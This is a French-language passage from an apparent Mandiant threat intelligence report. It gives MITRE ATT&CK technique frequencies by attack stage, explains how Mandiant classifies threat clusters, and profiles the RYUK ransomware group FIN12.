T1608 : fonctions de préproduction	12,9 %	T1608.003 : installation d'un certificat numérique	9,2 %
		T1608.005 : ciblage via un lien	3,5 %
		T1608.004 : ciblage par téléchargement furtif	0,2 %
		T1608.001 : chargement de malware	0,2 %
		T1608.002 : chargement d'outil	0,2 %
T1583 : acquisition d'infrastructure	9,4 %	T1583.003 : serveur privé virtuel	9,4 %
T1584 : compromission d'infrastructure	3,4 %		
T1587 : développement de fonctionnalités	1,7 %	T1587.003 : certificats numériques	0,9 %
		T1587.002 : certificats de signature de code	0,8 %

Compromission initiale

Accès initial

T1190 : exploitation d'application publique	25,8 %		
T1195 : compromission de supply chain	11,1 %	T1195.002 : compromission de supply chain logicielle	11,1 %
T1133 : services distants externes	8,8 %		
T1566 : phishing	8,6 %	T1566.001 : pièce jointe d'e-mail de spear-phishing	4,3 %
		T1566.002 : lien d'e-mail de spear-phishing	3,5 %
T1078 : comptes valides	6,3 %		
T1189 : compromission par téléchargement furtif (drive-by)	4,3 %		
T1199 : relation de confiance	0,6 %		

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Implantation

Persistance

T1053 : tâche/job programmé	15,8 %	T1053.005 : tâche planifiée	13,5 %
		T1053.003 : cron	0,5 %
		T1053.001 : at (Linux)	0,2 %
T1505 : composant logiciel serveur	14,0 %	T1505.003 : web shell	14,0 %
		T1505.004 : composants IIS	0,5 %
T1543 : création ou modification de processus système	13,1 %	T1543.003 : service Windows	12,8 %
		T1543.002 : service systemd	0,5 %
T1133 : services distants externes	8,8 %		
T1098 : manipulation de compte	8,3 %	T1098.001 : identifiants cloud additionnels	0,6 %
		T1098.002 : autorisations e-mail additionnelles	0,6 %
		T1098.004 : clés SSH autorisées	0,6 %
T1547 : exécution automatique au démarrage ou à la connexion	6,9 %	T1547.001 : clés de registre Run/dossier de démarrage	5,5 %
		T1547.009 : modification de raccourci	1,4 %
		T1547.004 : DLL d'assistance Winlogon	0,6 %
		T1547.006 : modules et extensions kernel	0,2 %
T1136 : création de compte	6,3 %	T1136.001 : compte local	1,5 %
		T1136.002 : compte de domaine	0,8 %
		T1136.003 : compte cloud	0,5 %
T1574 : détournement de flux d'exécution	4,2 %	T1574.011 : vulnérabilité des autorisations du registre de services	3,4 %
		T1574.002 : chargement latéral de DLL	0,9 %
		T1574.001 : détournement d'ordre de recherche DLL	0,3 %
		T1574.008 : interception de chemin d'accès par détournement d'ordre de recherche	0,2 %
T1546 : exécution déclenchée par un événement	2,8 %	T1546.003 : souscription aux événements Windows Management Instrumentation	1,4 %
		T1546.008 : fonctionnalités d'accessibilité	0,9 %
		T1546.007 : DLL d'assistance Netsh	0,3 %
		T1546.010 : DLL AppInit	0,2 %
		T1546.001 : modification d'association de fichiers par défaut	0,2 %
		T1546.015 : détournement du modèle COM (Component Object Model)	0,2 %
		T1546.012 : injection de contenu malveillant dans un débogueur IFEO	0,2 %
		T1546.002 : écran de veille	0,2 %
T1197 : jobs BITS	0,8 %		
T1037 : scripts d'initialisation au démarrage ou à la connexion	0,5 %	T1037.001 : script d'ouverture de session (Windows)	0,2 %
		T1037.003 : script d'ouverture de session réseau	0,2 %
		T1037.004 : scripts RC	0,2 %
T1556 : modification du processus d'authentification	0,3 %	T1556.003 : modules d'authentification enfichable	0,3 %
T1554 : compromission de fichier binaire d'un client	0,2 %		

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Élévation des privilèges

Élévation des privilèges

T1055 : injection de code dans un processus	28,5 %	T1055.003 : détournement d'exécution de thread	2,8 %
		T1055.001 : injection de bibliothèque de liens dynamiques (DLL)	1,1 %
		T1055.004 : appel de procédure asynchrone	0,9 %
		T1055.012 : Process Hollowing	0,8 %
		T1055.002 : injection de fichier PE (Portable Executable)	0,2 %
T1053 : tâche/job programmé	15,8 %	T1053.005 : tâche planifiée	13,5 %
		T1053.003 : cron	0,5 %
		T1053.001 : at (Linux)	0,2 %
T1543 : création ou modification de processus système	13,1 %	T1543.003 : service Windows	12,8 %
		T1543.002 : service systemd	0,5 %
T1134 : manipulation de jeton d'accès	12,2 %	T1134.001 : usurpation/vol de jeton	6,3 %
		T1134.002 : création de processus à l'aide d'un jeton	0,2 %
T1547 : exécution automatique au démarrage ou à la connexion	6,9 %	T1547.001 : clés de registre Run/dossier de démarrage	5,5 %
		T1547.009 : modification de raccourci	1,4 %
		T1547.004 : DLL d'assistance Winlogon	0,6 %
		T1547.006 : modules et extensions kernel	0,2 %
T1078 : comptes valides	6,3 %		
T1574 : détournement de flux d'exécution	4,2 %	T1574.011 : vulnérabilité des autorisations du registre de services	3,4 %
		T1574.002 : chargement latéral de DLL	0,9 %
		T1574.001 : détournement d'ordre de recherche DLL	0,3 %
		T1574.008 : interception de chemin d'accès par détournement d'ordre de recherche	0,2 %
T1546 : exécution déclenchée par un événement	2,8 %	T1546.003 : souscription aux événements Windows Management Instrumentation	1,4 %
		T1546.008 : fonctionnalités d'accessibilité	0,9 %
		T1546.007 : DLL d'assistance Netsh	0,3 %
		T1546.010 : DLL AppInit	0,2 %
		T1546.001 : modification d'association de fichiers par défaut	0,2 %
		T1546.015 : détournement du modèle COM (Component Object Model)	0,2 %
		T1546.012 : injection de contenu malveillant dans un débogueur IFEO	0,2 %
		T1546.002 : écran de veille	0,2 %
T1548 : abus des mécanismes de contrôle d'élévation des privilèges	2,2 %	T1548.002 : contournement du contrôle des comptes utilisateurs	2,0 %
		T1548.001 : setuid et setgid	0,2 %
T1484 : modification de politique de domaine	0,8 %	T1484.001 : modification de politique de groupe	0,8 %
T1037 : scripts d'initialisation au démarrage ou à la connexion	0,5 %	T1037.001 : script d'ouverture de session (Windows)	0,2 %
		T1037.003 : script d'ouverture de session réseau	0,2 %
		T1037.004 : scripts RC	0,2 %
T1068 : exploitation pour l'élévation des privilèges	0,3 %		

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Reconnaissance interne

Découverte

T1082 : découverte d'informations système	31,8 %		
T1083 : découverte de fichiers et répertoires	31,7 %		
T1497 : contournement des environnements sandbox et de virtualisation	26,9 %	T1497.001 : contrôles système	17,7 %
		T1497.003 : contournement par plage horaire	3,4 %
T1012 : interrogation du registre	21,1 %		
T1033 : découverte d'utilisateurs/propriétaires système	19,1 %		
T1057 : découverte de processus	18,9 %		
T1016 : découverte de configurations réseau système	16,9 %	T1016.001 : découverte de connexion Internet	0,6 %
T1518 : découverte de logiciels	16,8 %	T1518.001 : découverte de logiciels de sécurité	0,3 %
T1087 : découverte de comptes	13,7 %	T1087.002 : compte de domaine	2,3 %
		T1087.001 : compte local	1,4 %
		T1087.004 : compte cloud	0,2 %
		T1087.003 : compte de messagerie	0,2 %
T1482 : découverte de relations de confiance entre domaines	8,2 %		
T1069 : découverte de groupes d'autorisations	8,2 %	T1069.002 : groupes de domaines	2,0 %
		T1069.001 : groupes locaux	1,1 %
		T1069.003 : groupes cloud	0,2 %
T1007 : découverte de services système	8,0 %		
T1010 : découverte de fenêtres applicatives	6,5 %		
T1135 : découverte de partages réseau	6,2 %		
T1049 : découverte de connexions réseau système	6,2 %		
T1614 : découverte d'emplacement système	3,8 %	T1614.001 : découverte de la langue système	3,8 %
T1018 : découverte de systèmes distants	2,6 %		
T1046 : scan de services réseau	2,0 %		
T1580 : découverte d'infrastructure cloud	0,8 %		
T1124 : découverte de l'heure système	0,6 %		
T1040 : reniflage/analyse réseau	0,3 %		
T1201 : découverte de politiques de mot de passe	0,3 %		
T1538 : tableau de bord de service cloud	0,2 %		
T1526 : découverte de services cloud	0,2 %		
T1619 : découverte d'objets de stockage cloud	0,2 %		
T1120 : découverte de périphériques	0,2 %		

Cycle d'attaque ciblée

Framework
MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Déplacement latéral

Déplacement latéral

T1021 : services distants	27,4 %	T1021.001 : protocole RDP	23,4 %
		T1021.004 : SSH	4,8 %
		T1021.002 : partages administratifs Windows/ SMB	4,0 %
		T1021.005 : VNC	0,5 %
		T1021.006 : Windows Remote Management	0,2 %
T1550 : utilisation d'un moyen d'authentification alternatif	0,8 %	T1550.002 : Pass the Hash	0,5 %
		T1550.001 : jeton d'accès aux applications	0,2 %
		T1550.003 : Pass the Ticket	0,2 %
T1570 : transfert latéral d'outils	0,6 %		
T1534 : spear-phishing interne	0,5 %		

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Maintien de la présence

Persistance

T1053 : tâche/job programmé	15,8 %	T1053.005 : tâche planifiée	13,5 %
		T1053.003 : cron	0,5 %
		T1053.001 : at (Linux)	0,2 %
T1505 : composant logiciel serveur	14,0 %	T1505.003 : web shell	14,0 %
		T1505.004 : composants IIS	0,5 %
T1543 : création ou modification de processus système	13,1 %	T1543.003 : service Windows	12,8 %
		T1543.002 : service systemd	0,5 %
T1133 : services distants externes	8,8 %		
T1098 : manipulation de compte	8,3 %	T1098.001 : identifiants cloud additionnels	0,6 %
		T1098.002 : autorisations e-mail additionnelles	0,6 %
		T1098.004 : clés SSH autorisées	0,6 %
T1547 : exécution automatique au démarrage ou à la connexion	6,9 %	T1547.001 : clés de registre Run/dossier de démarrage	5,5 %
		T1547.009 : modification de raccourci	1,4 %
		T1547.004 : DLL d'assistance Winlogon	0,6 %
		T1547.006 : modules et extensions kernel	0,2 %
T1136 : création de compte	6,3 %	T1136.001 : compte local	1,5 %
		T1136.002 : compte de domaine	0,8 %
		T1136.003 : compte cloud	0,5 %
T1574 : détournement de flux d'exécution	4,2 %	T1574.011 : vulnérabilité des autorisations du registre de services	3,4 %
		T1574.002 : chargement latéral de DLL	0,9 %
		T1574.001 : détournement d'ordre de recherche DLL	0,3 %
		T1574.008 : interception de chemin d'accès par détournement d'ordre de recherche	0,2 %
T1546 : exécution déclenchée par un événement	2,8 %	T1546.003 : souscription aux événements Windows Management Instrumentation	1,4 %
		T1546.008 : fonctionnalités d'accessibilité	0,9 %
		T1546.007 : DLL d'assistance Netsh	0,3 %
		T1546.010 : DLL AppInit	0,2 %
		T1546.001 : modification d'association de fichiers par défaut	0,2 %
		T1546.015 : détournement du modèle COM (Component Object Model)	0,2 %
		T1546.012 : injection de contenu malveillant dans un débogueur IFEO	0,2 %
		T1546.002 : écran de veille	0,2 %
T1197 : jobs BITS	0,8 %		
T1037 : scripts d'initialisation au démarrage ou à la connexion	0,5 %	T1037.001 : script d'ouverture de session (Windows)	0,2 %
		T1037.003 : script d'ouverture de session réseau	0,2 %
		T1037.004 : scripts RC	0,2 %
T1556 : modification du processus d'authentification	0,3 %	T1556.003 : modules d'authentification enfichable	0,3 %
T1554 : compromission de fichier binaire d'un client	0,2 %		

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Exécution de la mission

Collecte

T1560 : archivage des données collectées	13,8 %	T1560.001 : archivage via un utilitaire	4,0 %
		T1560.002 : archivage via une bibliothèque	1,1 %
T1056 : capture de données de saisie	7,5 %	T1056.001 : enregistrement de saisies clavier	7,5 %
T1213 : données de référentiels d'informations	6,9 %	T1213.003 : référentiels de code	1,1 %
		T1213.002 : SharePoint	1,1 %
		T1213.001 : Confluence	0,3 %
T1074 : enregistrement provisoire des données	4,6 %	T1074.001 : préparation des données locales	3,8 %
		T1074.002 : préparation des données distantes	1,5 %
T1115 : données du presse-papiers	4,3 %		
T1113 : capture d'écran	3,8 %		
T1114 : collecte d'e-mails	2,0 %	T1114.002 : collecte d'e-mails à distance	1,1 %
		T1114.001 : collecte d'e-mails locaux	0,3 %
		T1114.003 : règle de transfert d'e-mails	0,2 %
T1039 : données de disques réseau partagés	1,1 %		
T1530 : données d'un objet de stockage cloud	0,9 %		
T1005 : données de systèmes locaux	0,5 %		
T1119 : collecte automatique	0,2 %		
T1602 : données de référentiel de configuration	0,2 %	T1602.002 : vidage de la configuration de périphériques réseau	0,2 %

Exfiltration

T1567 : exfiltration via un service web	3,1 %	T1567.002 : exfiltration vers un service de stockage cloud	0,9 %
		T1567.001 : exfiltration vers un référentiel de code	0,2 %
T1020 : exfiltration automatique	1,1 %		
T1041 : exfiltration via un canal CnC	0,6 %		
T1030 : limites de taille des paquets de données transférés	0,2 %		
T1048 : exfiltration via un protocole alternatif	0,2 %		

Impact

T1486 : chiffrement de données stratégiques	22,6 %		
T1489 : interruption de service	11,5 %		
T1529 : arrêt/redémarrage système	4,9 %		
T1490 : blocage de la récupération système	3,2 %		
T1496 : détournement de ressources	3,2 %		
T1485 : destruction de données	2,8 %		
T1565 : manipulation de données	0,5 %	T1565.001 : manipulation de données stockées	0,5 %
T1531 : interdiction d'accès aux comptes	0,3 %		
T1491 : défiguration	0,2 %	T1491.002 : défiguration externe	0,2 %
T1561 : effacement de disque	0,2 %	T1561.002 : effacement de la structure de disque	0,2 %

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Tout au long du cycle d'attaque

Accès aux identifiants

T1003 : extraction d'identifiants via l'OS	9,8 %	T1003.001 : mémoire LSASS	4,3 %
		T1003.003 : NTDS	3,7 %
		T1003.002 : gestionnaire de comptes de sécurité	1,4 %
		T1003.008 : /etc/passwd et /etc/shadow	1,2 %
		T1003.006 : DCSync	0,8 %
		T1003.004 : secrets LSA	0,2 %
T1056 : capture de données de saisie	7,5 %	T1056.001 : enregistrement de saisies clavier	7,5 %
T1552 : identifiants non sécurisés	4,0 %	T1552.004 : clés privées	1,4 %
		T1552.002 : identifiants stockés dans le registre	1,1 %
		T1552.001 : identifiants stockés dans des fichiers	0,6 %
		T1552.006 : préférences de politique de groupe	0,6 %
		T1552.003 : historique bash	0,5 %
		T1552.005 : API de métadonnées d'instance cloud	0,3 %
T1558 : vol ou falsification de tickets Kerberos	2,5 %	T1558.003 : Kerberoasting	2,0 %
		T1558.004 : AS-REP roasting	0,3 %
		T1558.001 : golden ticket (ticket TGT)	0,2 %
T1555 : identifiants issus de magasins de mots de passe	2,0 %	T1555.003 : identifiants issus de navigateurs web	1,4 %
		T1555.005 : gestionnaires de mots de passe	0,5 %
		T1555.004 : gestionnaire d'informations d'identification Windows	0,2 %
T1110 : force brute	3,7 %	T1110.001 : supposition de mot de passe	1,2 %
		T1110.003 : password spraying	0,9 %
		T1110.004 : credential stuffing	0,5 %
T1111 : interception d'authentification à deux facteurs	1,1 %		
T1539 : vol de cookie de session web	0,8 %		
T1187 : authentification forcée	0,5 %		
T1556 : modification du processus d'authentification	0,3 %	T1556.003 : modules d'authentification enfichable	0,3 %
T1040 : reniflage/analyse réseau	0,3 %		
T1606 : falsification d'identifiants web	0,2 %	T1606.001 : cookies web	0,2 %

Commande et contrôle

T1071 : protocole sur la couche applicative	36,8 %	T1071.001 : protocoles web	32,0 %
		T1071.004 : DNS	8,2 %
		T1071.002 : protocoles FTP	0,3 %
T1105 : transfert d'outils externes	26,5 %		
T1573 : canal chiffré	14,3 %	T1573.002 : chiffrement asymétrique	13,7 %
		T1573.001 : chiffrement symétrique	0,6 %
T1095 : protocole hors couche applicative	12,8 %		
T1090 : proxy	6,2 %	T1090.003 : chaîne de proxys	3,5 %
		T1090.004 : dissimulation du domaine de destination	0,8 %
		T1090.001 : proxy interne	0,2 %
T1572 : tunnelisation de protocole	4,5 %		
T1568 : résolution dynamique	3,4 %	T1568.002 : algorithmes de génération de noms de domaines	3,4 %
T1219 : logiciel d'accès à distance	1,4 %		
T1102 : service web	1,1 %	T1102.001 : Dead Drop Resolver	0,2 %
T1132 : encodage de données	0,8 %	T1132.001 : encodage standard	0,8 %
T1001 : obscurcissement de données	0,5 %	T1001.002 : stéganographie	0,2 %
T1008 : canaux de secours	0,2 %		

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Contournement des défenses

T1027 : obscurcissement de fichiers ou données	51,4 %	T1027.005 : suppression d'indicateurs de compromission des outils	9,8 %
		T1027.002 : compression/chiffrement de logiciels	5,4 %
		T1027.003 : stéganographie	3,4 %
		T1027.004 : compilation post-distribution	0,5 %
T1070 : suppression d'indicateurs de compromission sur l'hôte	31,7 %	T1070.004 : suppression de fichiers	27,1 %
		T1070.006 : falsification d'horodatage	6,5 %
		T1070.001 : effacement des journaux d'événements Windows	3,7 %
		T1070.005 : suppression de connexion de partage réseau	1,7 %
		T1070.002 : effacement des journaux système Linux ou Mac	0,5 %
		T1070.003 : effacement de l'historique des commandes	0,3 %
T1055 : injection de code dans un processus	28,5 %	T1055.003 : détournement d'exécution de thread	2,8 %
		T1055.001 : injection de bibliothèque de liens dynamiques (DLL)	1,1 %
		T1055.004 : appel de procédure asynchrone	0,9 %
		T1055.012 : Process Hollowing	0,8 %
		T1055.002 : injection de fichier PE (Portable Executable)	0,2 %
T1497 : contournement des environnements sandbox et de virtualisation	26,9 %	T1497.001 : contrôles système	17,7 %
		T1497.003 : contournement par plage horaire	3,4 %
T1140 : désobscurcissement/décodage de fichiers ou d'informations	23,5 %		
T1112 : modification de registre	22,3 %		
T1564 : masquage d'artefacts	20,2 %	T1564.003 : masquage de fenêtre	18,9 %
		T1564.008 : règles de masquage d'e-mails	0,9 %
		T1564.004 : attributs de fichiers NTFS	0,3 %
T1553 : corruption des contrôles de sécurité	15,5 %	T1553.002 : signature de code	15,5 %
T1620 : chargement de code dans la mémoire d'un processus	13,5 %		
T1562 : perturbation des défenses	13,4 %	T1562.001 : désactivation ou modification d'outils de sécurité	9,1 %
		T1562.004 : désactivation ou modification du pare-feu système	5,7 %
		T1562.003 : perturbation de la journalisation de l'historique des commandes	0,5 %
		T1562.008 : désactivation des journaux cloud	0,3 %
		T1562.007 : désactivation ou modification du pare-feu cloud	0,2 %
T1134 : manipulation de jeton d'accès	12,2 %	T1134.001 : usurpation/vol de jeton	6,3 %
		T1134.002 : création de processus à l'aide d'un jeton	0,2 %
T1202 : exécution indirecte de commandes	8,2 %		
T1078 : comptes valides	6,3 %		
T1218 : exécution par l'intermédiaire de fichiers binaires signés	5,4 %	T1218.011 : rundll32	3,4 %
		T1218.005 : mshta	0,6 %
		T1218.010 : regsvr32	0,6 %
		T1218.007 : msiexec	0,5 %
		T1218.002 : panneau de configuration	0,3 %
		T1218.003 : CMSTP	0,2 %

Cycle d'attaque ciblée

Framework MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

T1574 : détournement de flux d'exécution	4,2 %	T1574.011 : vulnérabilité des autorisations du registre de services	3,4 %
		T1574.002 : chargement latéral de DLL	0,9 %
		T1574.001 : détournement d'ordre de recherche DLL	0,3 %
		T1574.008 : interception de chemin d'accès par détournement d'ordre de recherche	0,2 %
T1480 : exécution conditionnelle	3,7 %	T1480.001 : génération de clé de chiffrement/ déchiffrement à partir de valeurs spécifiques de l'environnement	0,2 %
T1036 : camouflage	3,2 %	T1036.005 : utilisation de noms ou d'emplacements légitimes	0,6 %
		T1036.007 : double extension de fichier	0,3 %
		T1036.003 : modification du nom d'utilitaire système	0,3 %
T1548 : abus des mécanismes de contrôle d'élévation des privilèges	2,2 %	T1548.002 : contournement du contrôle des comptes utilisateurs	2,0 %
		T1548.001 : setuid et setgid	0,2 %
T1222 : modification d'autorisations d'accès aux fichiers et aux répertoires	1,7 %	T1222.001 : modification d'autorisations d'accès aux fichiers et répertoires Windows	0,6 %
		T1222.002 : modification d'autorisations d'accès aux fichiers et répertoires Linux et Mac	0,5 %
T1197 : jobs BITS	0,8 %		
T1484 : modification de politique de domaine	0,8 %	T1484.001 : modification de politique de groupe	0,8 %
T1550 : utilisation d'un moyen d'authentification alternatif	0,8 %	T1550.002 : Pass the Hash	0,5 %
		T1550.001 : jeton d'accès aux applications	0,2 %
		T1550.003 : Pass the Ticket	0,2 %
T1127 : exécution via des utilitaires de développement de confiance	0,5 %	T1127.001 : MSBuild	0,5 %
T1556 : modification du processus d'authentification	0,3 %	T1556.003 : modules d'authentification enfichable	0,3 %
T1578 : modification d'infrastructure cloud	0,3 %	T1578.002 : création d'instance cloud	0,3 %
		T1578.003 : suppression d'instance cloud	0,2 %
T1014 : rootkit	0,3 %		

Exécution

T1059 : interpréteur de scripts et de commandes	44,9 %	T1059.001 : PowerShell	29,4 %
		T1059.003 : interface de commande Windows	11,2 %
		T1059.005 : Visual Basic	4,0 %
		T1059.006 : Python	3,4 %
		T1059.007 : JavaScript	1,8 %
		T1059.004 : shell Unix	1,5 %
T1569 : services système	26,5 %	T1569.002 : exécution de service	26,5 %
T1053 : tâche/job programmé	15,8 %	T1053.005 : tâche planifiée	13,5 %
		T1053.003 : cron	0,5 %
		T1053.001 : at (Linux)	0,2 %
T1204 : exécution par un utilisateur	5,8 %	T1204.001 : lien malveillant	3,4 %
		T1204.002 : fichier malveillant	2,5 %
T1047 : Windows Management Instrumentation	4,0 %		
T1203 : exploitation pour l'exécution côté client	2,0 %		
T1559 : communication interprocessus	0,8 %	T1559.001 : modèle COM (Component Object Model)	0,5 %
T1129 : modules partagés	0,6 %		

GROUPES CYBER MARQUANTS ET RÉCEMMENT CATÉGORISÉS


CLASSIFICATION DES MENACES : DU CLUSTER AU GROUPE APT/FIN

Mandiant identifie les clusters porteurs d'une menace significative en s'appuyant sur un large éventail d'informations issues à la fois de nos interventions de réponse à incident, de nos investigations Managed Defense ou encore des données télémétriques de nos produits de sécurité. Avant de les dénommer formellement, nous prêtons à ces groupes une description générique (par exemple, « cyberespions à la solde de l'Iran »). Au fil du temps, nous enrichissons le profil de ces clusters en recoupant les renseignements obtenus dans le cadre de nos recherches et de l'observation des menaces émergentes. Ces données nous permettent ainsi de décrypter les différents modes opératoires des cybercriminels. Lorsque les indices récoltés ne permettent pas d'attribuer la menace à un acteur ou un groupe cyber existant, Mandiant classe et surveille cette nouvelle activité dans un cluster non catégorisé (UNC).

Un UNC désigne donc un groupe d'activités cybercriminelles comprenant des artefacts observables (infrastructure, outils, méthodes, etc.). La définition d'un UNC s'appuie sur une caractéristique déterminante, généralement découverte au cours d'un incident unique (souvent, il s'agit d'un échantillon de malware qui se connecte à un domaine contrôlé par l'assaillant). Bien que nos rapports fassent fréquemment référence à des UNC spécifiques, nos articles plus anciens évoquent parfois un nom de groupe temporaire, comme « TEMP.Reaper ».

Dès que nos connaissances au sujet d'un cluster nous le permettent, nous dirigeons une étude méthodique approfondie visant à lui attribuer une désignation formelle, qui repose sur les conventions de nommage établies par Mandiant. Dans notre classification, les groupes de menaces persistantes avancées (APT, pour Advanced Persistent Threat) rassemblent surtout les activités liées au cyberespionnage, tandis que les groupes à motivation financière (FIN) réunissent les attaquants cherchant avant tout à monétiser leurs opérations par le biais de méthodes allant du ransomware au vol de données de cartes de paiement, en passant par la compromission de comptes e-mail professionnels.

En 2021, nous avons classé deux groupes dans la catégorie FIN et identifié un nouveau cluster UNC important.



FIN12 : OPÉRATIONS ÉCLAIRS CONTRE DES CIBLES TRÈS LUCRATIVES

FIN12 est un groupe cybercriminel à visée financière, responsable d'attaques particulièrement fructueuses impliquant le ransomware RYUK. Ses premières opérations remontent au moins à octobre 2018. Notre définition du groupe se limite à des activités post-compromission, puisque nous avons de fortes raisons de penser qu'il recourt à des partenaires pour obtenir l'accès initial aux réseaux des victimes. Contrairement à la plupart des acteurs du ransomware, dont la tactique repose en grande partie sur le vol de données et l'extorsion, FIN12 semble privilégier la vitesse d'exécution : l'absence d'exfiltration de données à grande échelle contribue très vraisemblablement au rythme effréné de ses offensives. Entre septembre 2020 et septembre 2021, les intrusions imputables à FIN12 ont représenté près de 20 % des investigations de réponse à incident menées par Mandiant dans le cadre d'attaques par ransomware.

Partenariats d'accès initial

Comme nous l'évoquons plus haut, FIN12 mise sur une collaboration étroite avec d'autres attaquants pour obtenir l'accès initial aux environnements ciblés. Toutefois, le groupe semble avoir son mot à dire dans la sélection des victimes, dont les chiffres d'affaires sont pour la plupart très élevés. De plus, contrairement à d'autres opérateurs de ransomware, FIN12 vise fréquemment des organisations du secteur de la santé. Bien qu'il concentre sa puissance de feu sur les entreprises nord-américaines, les données indiquent un élargissement du ciblage à d'autres régions.

Le groupe est connu pour ses liens historiques avec TRICKBOT, à l'origine de tous les incidents impliquant FIN12 antérieurs à mars 2020. Cependant, après avoir brièvement suspendu ses activités entre mars et août 2020, FIN12 semble avoir élargi l'étendue de ses partenariats, le but étant d'utiliser de nouveaux outils et services pour accroître le volume et l'efficacité de ses offensives. En septembre 2020, le groupe a commencé à obtenir des accès initiaux au moyen de BAZARLOADER, que Mandiant suit sous le nom UNC2053. Nous avons observé de nombreux chevauchements entre les opérations signées UNC2053 et TRICKBOT, notamment en matière d'infrastructure, de certificats de signature de code, de droppers et de modes de distribution. C'est pourquoi nous pensons que BAZARLOADER et TRICKBOT partagent les mêmes développeurs.

Au moins quatre intrusions perpétrées par FIN12 entre février et avril 2021 révèlent un accès malveillant à l'environnement Citrix de la victime. Les investigations n'ont pas permis de déterminer comment l'assaillant a pu se procurer des identifiants légitimes, mais une acquisition sur des forums du Dark Web constitue la piste la plus vraisemblable.


Dans deux autres cas distincts survenus en mai 2021, FIN12 s'est implanté dans l'environnement par l'intermédiaire d'e-mails malveillants, diffusés en interne depuis des comptes d'utilisateurs. À chaque fois, l'attaquant a utilisé des identifiants compromis pour accéder à l'environnement Microsoft 365 de l'entreprise victime. Bien que les modes opératoires ne soient pas identiques dans les deux campagnes, les investigations ont permis d'identifier la présence des payloads WEIRDLOOP et BEACON, attribués à FIN12.

Attaques éclairs

FIN12 se montre très prompt à déployer son ransomware après avoir obtenu l'accès à l'environnement ciblé. Le groupe affiche en effet une durée de présence inférieure à deux jours, alors que le rapport *M-Trends 2021* rapportait une durée médiane de présence de cinq jours pour l'ensemble des investigations impliquant un ransomware. Par rapport à l'année passée, Mandiant observe d'ailleurs un raccourcissement significatif du délai entre l'accès initial et le déploiement de ransomwares par FIN12. Notons que la plupart des incidents liés à RYUK, pour lesquels nous sommes intervenus, sont attribués à FIN12. Cependant, nous n'avons pas encore pu déterminer si ce ransomware était exclusif au groupe. Si FIN12 s'appuie presque exclusivement sur RYUK, nos investigations montrent que le groupe a employé au moins une fois le ransomware CONTI afin d'extorquer de l'argent à la victime, menacée de voir ses données divulguées sur la place publique.

FIN12 utilise une vaste panoplie d'outils, dont le framework PowerShell EMPIRE et le trojan bancaire TRICKBOT. Néanmoins, depuis février 2020, le groupe cybercriminel

Figure 1. FIN12 : délai entre l'accès initial et la demande de rançon



utilise des payloads Cobalt Strike BEACON pour la quasi-totalité de ses intrusions, de la reconnaissance interne jusqu'au déploiement de ransomware.

Expansion régionale

D'après nos estimations, FIN12 devrait continuer d'élargir son ciblage à d'autres régions du globe, probablement en réaction à la lutte anti-ransomware engagée par le gouvernement des États-Unis. Dans leur volonté affichée de contenir la menace, les pouvoirs publics ont en effet pris des sanctions non seulement à l'encontre des auteurs de ransomwares, mais aussi des services utilisés pour faciliter leurs transactions financières. Face à cette épée de Damoclès, il est possible que FIN12 ait choisi de lever le pied face aux organisations américaines et de recentrer ses offensives sur de nouveaux fronts, y compris en Europe occidentale et en Asie-Pacifique.

